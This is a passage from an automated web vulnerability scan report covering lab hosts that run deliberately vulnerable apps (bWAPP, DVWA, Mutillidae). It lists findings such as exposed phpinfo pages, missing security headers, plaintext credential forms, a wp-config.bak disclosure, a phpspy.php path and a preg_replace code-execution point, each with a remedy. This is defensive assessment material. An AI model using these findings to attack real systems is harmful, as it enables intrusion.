	Parameter names	url
	Payload	
2/2	Target	http://192.168.105.196:81/bwapp/passwords/wp-config.bak

	Vulnerability details	Target http://192.168.105.196:81/bwapp/passwords/wp-config.bak has Source Code Disclosure vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Remove this file from your website or change its permissions to remove access.

780 - 784 PHP 'allow_url_fopen' Enabled

Description:

The PHP configuration directive allow_url_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow_url_fopen and bad input filtering. allow_url_fopen is enabled by default.

Affected Nodes:

1/5	Target	http://192.168.105.196:81/bwapp/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/phpinfo.php has PHP 'allow_url_fopen' Enabled vulnerability
	Parameter names	url
	Payload	
2/5	Target	http://192.168.105.196:81/include.php?file=phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/include.php?file=phpinfo.php has PHP 'allow_url_fopen' Enabled vulnerability
	Parameter names	url
	Payload	
3/5	Target	http://192.168.105.196:81/bwapp/admin/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/admin/phpinfo.php has PHP 'allow_url_fopen' Enabled vulnerability
	Parameter names	url
	Payload	
4/5	Target	http://192.168.105.200/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/phpinfo.php has PHP 'allow_url_fopen' Enabled vulnerability

	Parameter names	url
	Payload	
5/5	Target	http://192.168.105.200/mutillidae/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/phpinfo.php has PHP 'allow_url_fopen' Enabled vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
http://www.php.net/manual/en/filesystem.configuration.php

Vulnerability Solution:

You can disable allow_url_fopen from php.ini or .htaccess.php.ini allow_url_fopen = 'off'.

785 - 789 PHP 'display_errors' Enabled

Description:

The display_errors directive determines whether error messages should be sent to the browser. These messages frequently contain sensitive information about your web application environment, and should never be presented to untrusted sources. display_errors is on by default.

Affected Nodes:

1/5	Target	http://192.168.105.196:81/bwapp/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/phpinfo.php has PHP 'display_errors' Enabled vulnerability
	Parameter names	url
	Payload	
2/5	Target	http://192.168.105.196:81/include.php?file=phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/include.php?file=phpinfo.php has PHP 'display_errors' Enabled vulnerability
	Parameter names	url
	Payload	
3/5	Target	http://192.168.105.196:81/bwapp/admin/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/admin/phpinfo.php has PHP 'display_errors' Enabled vulnerability
	Parameter names	url
	Payload	

4/5	Target	http://192.168.105.200/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/phpinfo.php has PHP 'display_errors' Enabled vulnerability
	Parameter names	url
	Payload	
5/5	Target	http://192.168.105.200/mutillidae/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/phpinfo.php has PHP 'display_errors' Enabled vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
http://www.php.net/manual/en/errorfunc.configuration.php#ini.error-reporting

Vulnerability Solution:

You can disable display_errors from php.ini or .htaccess.php.ini display_errors = 'off'.

790 - 791 PHP 'session.use_only_cookies' Disabled

Description:

When use_only_cookies is disabled, PHP will pass the session ID via the URL. This makes the application more vulnerable to session hijacking attacks. Session hijacking is basically a form of identity theft wherein a hacker impersonates a legitimate user by stealing his session ID. When the session token is transmitted in a cookie, and the request is made on a secure channel (that is, it uses SSL), the token is secure.

Affected Nodes:

1/2	Target	http://192.168.105.200/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/phpinfo.php has PHP 'session.use_only_cookies' Disabled vulnerability
	Parameter names	url
	Payload	
2/2	Target	http://192.168.105.200/mutillidae/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/phpinfo.php has PHP 'session.use_only_cookies' Disabled vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
http://www.php.net/session.configuration

Vulnerability Solution:

You can enabled session.use_only_cookies from php.ini or .htaccess.php.ini session.use_only_cookies = 'on' .htaccessphp_flag session.use_only_cookies on.

211 Low Vulnerabilities

1 - 15 Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header

Description:

Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Affected Nodes:

1/15	Target	http://192.168.105.197:8000/
	Vulnerability details	Target http://192.168.105.197:8000/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
2/15	Target	http://192.168.105.197:8016/
	Vulnerability details	Target http://192.168.105.197:8016/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
3/15	Target	http://192.168.105.197:8008/
	Vulnerability details	Target http://192.168.105.197:8008/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
4/15	Target	http://192.168.105.197:8032/
	Vulnerability details	Target http://192.168.105.197:8032/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	

5/15	Target	http://192.168.105.197:8045/
	Vulnerability details	Target http://192.168.105.197:8045/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
6/15	Target	http://192.168.105.197:8046/
	Vulnerability details	Target http://192.168.105.197:8046/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
7/15	Target	http://192.168.105.197:8048/
	Vulnerability details	Target http://192.168.105.197:8048/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
8/15	Target	http://192.168.105.197:8057/
	Vulnerability details	Target http://192.168.105.197:8057/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
9/15	Target	http://192.168.105.197:8052/
	Vulnerability details	Target http://192.168.105.197:8052/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
10/15	Target	http://192.168.105.197:8059/
	Vulnerability details	Target http://192.168.105.197:8059/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
11/15	Target	http://192.168.105.197:8080/
	Vulnerability details	Target http://192.168.105.197:8080/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options

	Payload	
12/15	Target	http://192.168.105.197:8161/
	Vulnerability details	Target http://192.168.105.197:8161/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
13/15	Target	http://192.168.105.196/
	Vulnerability details	Target http://192.168.105.196/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
14/15	Target	http://192.168.105.196:81/
	Vulnerability details	Target http://192.168.105.196:81/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	
15/15	Target	http://192.168.105.200/
	Vulnerability details	Target http://192.168.105.200/ has Clickjacking due to 'X-Frame-Options' Not Being Set in Response Header vulnerability
	Parameter names	X-Frame-Options
	Payload	

References:

REFERENCES
https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html#Defending_with_Content_Security_Policy_frame-ancestors_directive
https://owasp.org/www-community/attacks/Clickjacking

Vulnerability Solution:

1. Restrict iframe busting via javascript.

2. Restrict iframe loading via setting in a response header X-Frame-Options. DENY: browser denies any frame loading pages; SAMEORIGEN: only allow the frame page from the same domain; ALLOW-FROM: customized permission, specify IP address that allows frame pages from.

3. In addition, some browser uses extension to combat clickjacking，such as Firefox extension 'Content-Security-Policy' and 'No-script'

16 - 30 HTTP 'Content-Security-Policy' Header Not Set

Description:

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Affected Nodes:

1/15	Target	http://192.168.105.197:8000/
	Vulnerability details	Target http://192.168.105.197:8000/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
2/15	Target	http://192.168.105.197:8016/
	Vulnerability details	Target http://192.168.105.197:8016/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
3/15	Target	http://192.168.105.197:8008/
	Vulnerability details	Target http://192.168.105.197:8008/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
4/15	Target	http://192.168.105.197:8032/
	Vulnerability details	Target http://192.168.105.197:8032/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
5/15	Target	http://192.168.105.197:8045/
	Vulnerability details	Target http://192.168.105.197:8045/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
6/15	Target	http://192.168.105.197:8046/
	Vulnerability details	Target http://192.168.105.197:8046/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
7/15	Target	http://192.168.105.197:8048/

	Vulnerability details	Target http://192.168.105.197:8048/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
8/15	Target	http://192.168.105.197:8057/
	Vulnerability details	Target http://192.168.105.197:8057/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
9/15	Target	http://192.168.105.197:8059/
	Vulnerability details	Target http://192.168.105.197:8059/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
10/15	Target	http://192.168.105.197:8080/
	Vulnerability details	Target http://192.168.105.197:8080/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
11/15	Target	http://192.168.105.197:8081/
	Vulnerability details	Target http://192.168.105.197:8081/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
12/15	Target	http://192.168.105.197:8161/
	Vulnerability details	Target http://192.168.105.197:8161/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
13/15	Target	http://192.168.105.196/
	Vulnerability details	Target http://192.168.105.196/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	

14/15	Target	http://192.168.105.196:81/
	Vulnerability details	Target http://192.168.105.196:81/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	
15/15	Target	http://192.168.105.200/
	Vulnerability details	Target http://192.168.105.200/ has HTTP 'Content-Security-Policy' Header Not Set vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
N/A

Vulnerability Solution:

It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

31 Apache Tomcat examples Directory

Description:

Apache Tomcat default installation contains the "/examples" directory which has many example servlets and JSPs. Some of these examples are a security risk and should not be deployed on a production server. The Sessions Example servlet (installed at /examples/servlets/servlet/SessionExample) allows session manipulation. Because the session is global this servlet poses a big security risk as an attacker can potentitally become an administrator by manipulating its session.

Affected Nodes:

1/1	Target	http://192.168.105.197:8000/examples/servlets/servlet/SessionExample
	Vulnerability details	Target http://192.168.105.197:8000/examples/servlets/servlet/SessionExample has Apache Tomcat examples Directory vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
http://www.acunetix.com/vulnerabilities/apache-tomcat-examples-directory-vulnerabilities/

Vulnerability Solution:

Restrict access or delete the resources in the examples directory. Set directory access permissions to prevent directory traversal.

32 - 36 Cookie without HttpOnly Flag Set

Description:

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

Affected Nodes:

1/5	Target	http://192.168.105.197:8032/
	Vulnerability details	Target http://192.168.105.197:8032/ has Cookie without HttpOnly Flag Set vulnerability
	Parameter names	set-Cookie
	Payload	HttpOnly
2/5	Target	http://192.168.105.197:8045/
	Vulnerability details	Target http://192.168.105.197:8045/ has Cookie without HttpOnly Flag Set vulnerability
	Parameter names	set-Cookie
	Payload	HttpOnly
3/5	Target	http://192.168.105.197:8046/
	Vulnerability details	Target http://192.168.105.197:8046/ has Cookie without HttpOnly Flag Set vulnerability
	Parameter names	set-Cookie
	Payload	HttpOnly
4/5	Target	http://192.168.105.197:8059/
	Vulnerability details	Target http://192.168.105.197:8059/ has Cookie without HttpOnly Flag Set vulnerability
	Parameter names	set-Cookie
	Payload	HttpOnly
5/5	Target	http://192.168.105.197:8081/
	Vulnerability details	Target http://192.168.105.197:8081/ has Cookie without HttpOnly Flag Set vulnerability
	Parameter names	set-Cookie
	Payload	HttpOnly

References:

REFERENCES
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

Vulnerability Solution:

Set the HttpOnly flag on all cookies

37 - 38 "TRACE" Method Enabled

Description:

HTTP TRACE method is enabled on this web server. In the presence of other cross-domain vulnerabilities in web browsers, sensitive header information could be read from any domains that support the HTTP TRACE method.

Affected Nodes:

1/2	Target	http://192.168.105.196:81/NgxaeKtR
	Vulnerability details	Target http://192.168.105.196:81/NgxaeKtR has "TRACE" Method Enabled vulnerability
	Parameter names	url
	Payload	
2/2	Target	http://192.168.105.200/xehzz9F2
	Vulnerability details	Target http://192.168.105.200/xehzz9F2 has "TRACE" Method Enabled vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://www.kb.cert.org/vuls/id/867593

Vulnerability Solution:

Disable TRACE Method on the web server.

39 Apache 'mod_negotiation' Filename Brute-force

Description:

mod_negotiation is an Apache module responsible for selecting the document that best matches the clients capabilities, from one of several available documents. If the client provides an invalid Accept header, the server will respond with a 406 Not Acceptable error containing a pseudo directory listing. This behavior can help an attacker to learn more about his target, for example, generate a list of base names, generate a list of interesting extensions, look for backup files and so on.

Affected Nodes:

1/1	Target	http://192.168.105.200/index

	Vulnerability details	Target http://192.168.105.200/index has Apache 'mod_negotiation' Filename Brute-force vulnerability
	Parameter names	url
	Payload	index

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Disable the 'MultiViews' directive from Apache's configuration file and restart Apache. You can disable 'MultiViews' by creating a '.htaccess' file containing the following line: 'Options-Multiviews'.

40 - 73 User Credentials in Plain Text

Description:

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

Affected Nodes:

1/34	Target	http://192.168.105.197:8000/examples/jsp/security/protected/index.jsp
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/security/protected/index.jsp has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
2/34	Target	http://192.168.105.197:8000/examples/jsp/security/protected/
	Vulnerability details	Target http://192.168.105.197:8000/examples/jsp/security/protected/ has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
3/34	Target	http://192.168.105.197:8080/admin-console/login.seam?conversationId=19245
	Vulnerability details	Target http://192.168.105.197:8080/admin-console/login.seam?conversationId=19245 has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
4/34	Target	http://192.168.105.197:8080/admin-console/login.seam

	Vulnerability details	Target http://192.168.105.197:8080/admin-console/login.seam has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	javax.faces.ViewState=1070580120454073092%3A85979817559075 3587&login_form=login_form&login_form%3Aname=data&login_for m%3Apassword=data&login_form%3Asubmit=Login
5/34	Target	http://192.168.105.196:81/phpspy.php
	Vulnerability details	Target http://192.168.105.196:81/phpspy.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
6/34	Target	http://192.168.105.196:81/bwapp/sqli_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_3.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
7/34	Target	http://192.168.105.196:81/bwapp/sqli_16.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_16.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
8/34	Target	http://192.168.105.196:81/bwapp/xmli_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_1.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
9/34	Target	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_captcha_bypass.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
10/34	Target	http://192.168.105.196:81/bwapp/ba_weak_pwd.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_weak_pwd.php has User Credentials in Plain Text vulnerability
	Parameter names	url

	Payload	
11/34	Target	http://192.168.105.196:81/bwapp/xss_login.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_login.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
12/34	Target	http://192.168.105.196:81/bwapp/sm_mitm_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_mitm_1.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
13/34	Target	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
14/34	Target	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
15/34	Target	http://192.168.105.196:81/bwapp/csrf_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_1.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
16/34	Target	http://192.168.105.196:81/bwapp/cs_validation.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/cs_validation.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
17/34	Target	http://192.168.105.196:81/bwapp/http_verb_tampering.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/http_verb_tampering.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
18/34	Target	http://192.168.105.196:81/bwapp/password_change.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/password_change.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
19/34	Target	http://192.168.105.196:81/bwapp/user_extra.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/user_extra.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
20/34	Target	http://192.168.105.196:81/bwapp/xmli_1.php?login=login&password=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_1.php?login=login&password=data has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	login=login&password=data
21/34	Target	http://192.168.105.196:81/bwapp/ba_insecure_login_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_insecure_login_1.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
22/34	Target	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php?delete
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php?delete has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
23/34	Target	http://192.168.105.200/phpMyAdmin/
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/ has User Credentials in Plain Text vulnerability

	Parameter names	url
	Payload	
24/34	Target	http://192.168.105.200/dvwa/login.php
	Vulnerability details	Target http://192.168.105.200/dvwa/login.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
25/34	Target	http://192.168.105.196:81/bwapp/csrf_1.php?password_conf=data&password_new=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_1.php?password_conf=data&password_new=data has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	password_conf=data&password_new=data
26/34	Target	http://192.168.105.200/phpMyAdmin/index.php
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	convcharset=utf-8&db=data&lang=en-utf-8&lang=en-utf-8&phpMyAdmin=119b95d26dca7bdd094ca08a4c616bad235cef34&phpMyAdmin=119b95d26dca7bdd094ca08a4c616bad235cef34&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
27/34	Target	http://192.168.105.200/phpMyAdmin/index.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
28/34	Target	http://192.168.105.200/phpMyAdmin/index.php?db=data&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php?db=data&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
29/34	Target	http://192.168.105.196:81/dvwa/login.php

	Vulnerability details	Target http://192.168.105.196:81/dvwa/login.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
30/34	Target	http://192.168.105.196:81/bwapp/login.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/login.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
31/34	Target	http://192.168.105.196:81/bwapp/user_new.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/user_new.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
32/34	Target	http://192.168.105.200/dvwa/vulnerabilities/brute/
	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/brute/ has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
33/34	Target	http://192.168.105.200/dvwa/vulnerabilities/csrf/
	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/csrf/ has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	
34/34	Target	http://192.168.105.200/phpMyAdmin/index.php
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php has User Credentials in Plain Text vulnerability
	Parameter names	url
	Payload	convcharset=utf-8&db=data&lang=en-utf-8&lang=en-utf-8&phpMyAdmin=2806fb509e5c67cfad81dd87e054f7c041386c5a&phpMyAdmin=2806fb509e5c67cfad81dd87e054f7c041386c5a&table=data&token=a9051d53e73a5a2542e17c09f91fec45

References:

REFERENCES

REFERENCES

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Vulnerability Solution:

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).

74 - 81 Cookie Without Secure Flag Set

Description:

This cookie does not have the Secure flag set. When a cookie is set with the Secure flag, it instructs the browser that the cookie can only be accessed over secure SSL channels. This is an important security protection for session cookies.

Affected Nodes:

1/8	Target	http://192.168.105.197:8016/
	Vulnerability details	Target http://192.168.105.197:8016/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url
	Payload	
2/8	Target	http://192.168.105.197:8032/
	Vulnerability details	Target http://192.168.105.197:8032/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url
	Payload	
3/8	Target	http://192.168.105.197:8045/
	Vulnerability details	Target http://192.168.105.197:8045/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url
	Payload	
4/8	Target	http://192.168.105.197:8046/
	Vulnerability details	Target http://192.168.105.197:8046/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url
	Payload	
5/8	Target	http://192.168.105.197:8048/
	Vulnerability details	Target http://192.168.105.197:8048/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url

	Payload	
6/8	Target	http://192.168.105.197:8059/
	Vulnerability details	Target http://192.168.105.197:8059/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url
	Payload	
7/8	Target	http://192.168.105.197:8057/
	Vulnerability details	Target http://192.168.105.197:8057/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url
	Payload	
8/8	Target	http://192.168.105.197:8081/
	Vulnerability details	Target http://192.168.105.197:8081/ has Cookie Without Secure Flag Set vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-community/controls/SecureCookieAttribute

Vulnerability Solution:

Set the Secure flag for this cookie

82 Subresource Integrity (sri) not Implemented

Description:

Subresource Integrity (SRI) is a security feature that enables browsers to verify that third-party resources they fetch (for example, from a CDN) are delivered without unexpected manipulation. It works by allowing developers to provide a cryptographic hash that a fetched file must match.

Affected Nodes:

1/1	Target	http://192.168.105.197:8081/
	Vulnerability details	Target http://192.168.105.197:8081/ has Subresource Integrity (sri) not Implemented vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

Vulnerability Solution:

Add a require-sri-for directive to the CSP header, or add the integrity attribute to the tag

83 PHP preg_replace() Used on User Input cause Code Execution

Description:

This script is using the PHP function preg_replace() on user input. This is not recommended as it can lead to various vulnerabilities.The emodifier makes preg_replace() treat the replacement parameter as PHP code after the appropriate references substitution is done. If the regex pattern and the replacement strings are controlled by the user this can conduct to PHP code execution.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/el.php?a=)))
	Vulnerability details	Target http://192.168.105.196:81/el.php?a=))) has PHP preg_replace() Used on User Input cause Code Execution vulnerability
	Parameter names	a
	Payload	)))

References:

REFERENCES
http://www.php.net/manual/en/function.preg-replace.php

Vulnerability Solution:

It is not recommended to use preg_replace() on user input.

84 - 207 Possible Relative Path Overwrite

Description:

Security researcher introduced a technique to take advantage of CSS imports with relative URLs by overwriting their target file. This technique can be used by an attacker to trick browsers into importing HTML pages as CSS Style Sheets. If the attacker can control a part of the imported HTML pages he can abuse this issue to inject arbitrary CSS rules.

Affected Nodes:

1/124	Target	http://192.168.105.196:81/bwapp/htmli_get.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_get.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/htmli_get.php/u4egd/
2/124	Target	http://192.168.105.196:81/bwapp/htmli_post.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_post.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/htmli_post.php/s8DAn/
3/124	Target	http://192.168.105.196:81/bwapp/htmli_current_url.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_current_url.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/htmli_current_url.php/z219U/
4/124	Target	http://192.168.105.196:81/bwapp/sqli_13.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_13.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_13.php/MgePA/
5/124	Target	http://192.168.105.196:81/bwapp/maili.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/maili.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/maili.php/AEILt/
6/124	Target	http://192.168.105.196:81/bwapp/commandi.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/commandi.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/commandi.php/Vo57k/
7/124	Target	http://192.168.105.196:81/bwapp/commandi_blind.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/commandi_blind.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/commandi_blind.php/0DYtR/
8/124	Target	http://192.168.105.196:81/bwapp/phpi.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/phpi.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/phpi.php/F0cVr/

9/124	Target	http://192.168.105.196:81/bwapp/htmli_stored.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_stored.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/htmli_stored.php/w1r0G/
10/124	Target	http://192.168.105.196:81/bwapp/ssii.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ssii.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/ssii.php/Z4VUH/
11/124	Target	http://192.168.105.196:81/bwapp/sqli_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_1.php/e36oB/
12/124	Target	http://192.168.105.196:81/bwapp/sqli_10-1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_10-1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_10-1.php/CltEq/
13/124	Target	http://192.168.105.196:81/bwapp/sqli_6.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_6.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_6.php/PbnVA/
